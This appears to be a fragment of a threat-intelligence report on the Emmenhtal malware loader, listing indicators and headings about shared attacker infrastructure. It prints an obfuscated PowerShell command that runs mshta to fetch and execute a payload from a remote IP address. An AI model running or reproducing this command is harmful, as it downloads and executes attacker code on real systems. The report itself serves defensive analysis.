
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```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe . ([char]105+[char]101+[char]120) ('m##s#h#t##a#  
##h##t#p#:#/#/#/#/8#8###.##151###.##1##92###.##16#5###/m###a##i##n#1###220/m###a#i#n##1###' -replace '#')
```

IEX

MSHTA

[hxxp://88.151.192.165/main1220/main1](http://88.151.192.165/main1220/main1)

mshta.exe



main1



DCCW.exe

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
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


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Emmenhtal is a service enabler



Multi-actor collaboration
through shared infrastructure



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